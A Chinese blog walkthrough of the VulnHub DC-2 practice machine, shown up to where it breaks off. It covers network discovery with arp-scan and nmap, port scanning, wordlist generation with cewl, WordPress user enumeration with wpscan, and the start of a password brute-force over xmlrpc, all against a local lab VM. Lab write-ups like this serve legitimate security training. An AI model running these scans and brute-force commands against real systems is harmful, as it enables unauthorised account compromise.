VulnHub DC-2 Writeup

原创


末 初 于 2020-09-28 21:27:58 发布 148 收藏

分类专栏： VulnHub 文章标签： VulnHub DC-2

本文链接：https://blog.csdn.net/mochu7777777/article/details/108849163

DC-2详情见：https://www.vulnhub.com/entry/dc-2,311/

靶机环境`VIrtualBox`，连接`VirtualBox Host-Only`网卡，IP为：`192.168.56.103`



DC-2 - 设置

网络

网卡 1

☑ 启用网络连接(E)

连接方式(A): 仅主机(Host-Only)网络

界面名称(N): VirtualBox Host-Only Ethernet Adapter

高级(d)

控制芯片(T): Intel PRO/1000 MT 桌面 (82540EM)


混杂模式(P): 拒绝

MAC 地址(M): 08002740BC24

☑ 接入网线(C)

端口转发(P)

攻击机环境`VMware`，桥接模式，桥接至`VIrtualBox Host-Only`网卡，IP为：`192.168.56.177`



```
root at kali in /home/mochu7
 o ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.177  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::20c:29ff:feba:61f8  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:ba:61:f8  txqueuelen 1000  (Ethernet)
        RX packets 163329  bytes 191218027 (182.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54599  bytes 8891457 (8.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1522  bytes 140310 (137.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1522  bytes 140310 (137.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root at kali in /home/mochu7
 o
```

虚拟网络编辑器

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet0	桥接模式	VirtualBox Host-Only Ethern...	-	-	-
VMnet1	仅主机...	-	已连接	已启用	192.168.88.0
VMnet8	NAT 模式	NAT 模式	已连接	-	192.168.7.0

VMnet 信息

● 桥接模式(将虚拟机直接连接到外部网络)(B)

已桥接至(G): VirtualBox Host-Only Ethernet Adapter

○ NAT 模式(与虚拟机共享主机的 IP 地址)(N)

○ 仅主机模式(在专用网络内连接虚拟机)(H)

虚拟机设置

设备	摘要
内存	4 GB
处理器	4
硬盘 (SCSI)	40 GB
CD/DVD (IDE)	正在使用文件 D:\ISO\kali-linux-...
网络适配器	桥接模式 (自动)
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

设备状态

☑ 已连接(C)

☑ 启动时连接(O)

网络连接

● 桥接模式(B): 直接连接物理网络

□ 复制物理网络连接状态(P)

○ NAT 模式(N): 用于共享主机的 IP 地址

○ 仅主机模式(H): 与主机共享的专用网络

○ 自定义(U): 特定虚拟网络

VMnet0 (桥接模式)


○ LAN 区段(L):

扫描C段内存活主机

```
arp-scan -l
```


or

```
nmap -sP 192.168.56.1/24
```



```
kali :: /home » arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ba:61:f8, IPv4: 192.168.56.177
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.2    0a:00:27:00:00:05       (Unknown: locally administered)
192.168.56.100  08:00:27:14:d1:03       PCS Systemtechnik GmbH
192.168.56.103  08:00:27:40:bc:24       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 3 responded
kali :: /home » nmap -sP 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 02:36 EDT
Nmap scan report for 192.168.56.2
Host is up (0.000050s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
MAC Address: 08:00:27:14:D1:03 (Oracle VirtualBox virtual NIC)
Nmap scan report for dc-2 (192.168.56.103)
Host is up (0.00017s latency).
MAC Address: 08:00:27:40:BC:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.72 seconds
kali :: /home »
```

访问`http://192.168.56.103`发现被重定向到了`http://dc-2`



Hmm. We're having trouble finding that site.


We can't connect to the server at dc-2.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Status	Method	Domain	File	Cause	Type	Transferred	Size
301	GET	192.168.56.103	/	document		cached	0 B
	GET	dc-2	/	document		0 B	0 B


修改`/etc/hosts`



```
kali :: /home » cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
# 192.168.56.101 funbox.fritz.box
192.168.56.103 dc-2

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
kali :: /home »
```

Nmap扫描靶机收集信息


```
nmap -Pn -sSV -A -p- -T5 192.168.56.103
```



```
kali :: /home » nmap -Pn -sSV -A -p- -T5 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 02:45 EDT
Nmap scan report for dc-2 (192.168.56.103)
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-generator: WordPress 4.7.10
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: DC-2 &#8211; Just another WordPress site
|_https-redirect: ERROR: Script execution failed (use -d to debug)
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:40:BC:24 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms dc-2 (192.168.56.103)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
kali :: /home »
```

在站点找到`flag1`，并且提示使用`cewl`

> PS：`Cewl`是一款采用Ruby开发的应用程序，可以通过爬取URL地址返回一个字典文件，供爆破工具使用



Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.


More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

利用`cewl`爬取站点生成字典


```
cewl -w dc2_password.txt http://dc-2/
```



```
kali :: /home/mochu7/Desktop » cewl -w dc2_password.txt http://dc-2/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
kali :: /home/mochu7/Desktop » ls
dc2_password.txt  tools
```

`WPscan`枚举站点用户


```
wpscan --url http://dc-2/ -e u
```



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

利用`cewl`生成的字典进行爆破


```
wpscan --url http://dc-2/ -P /home/mochu7/Desktop/dc2_password.txt --max-threads 100
```



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 3 user/s
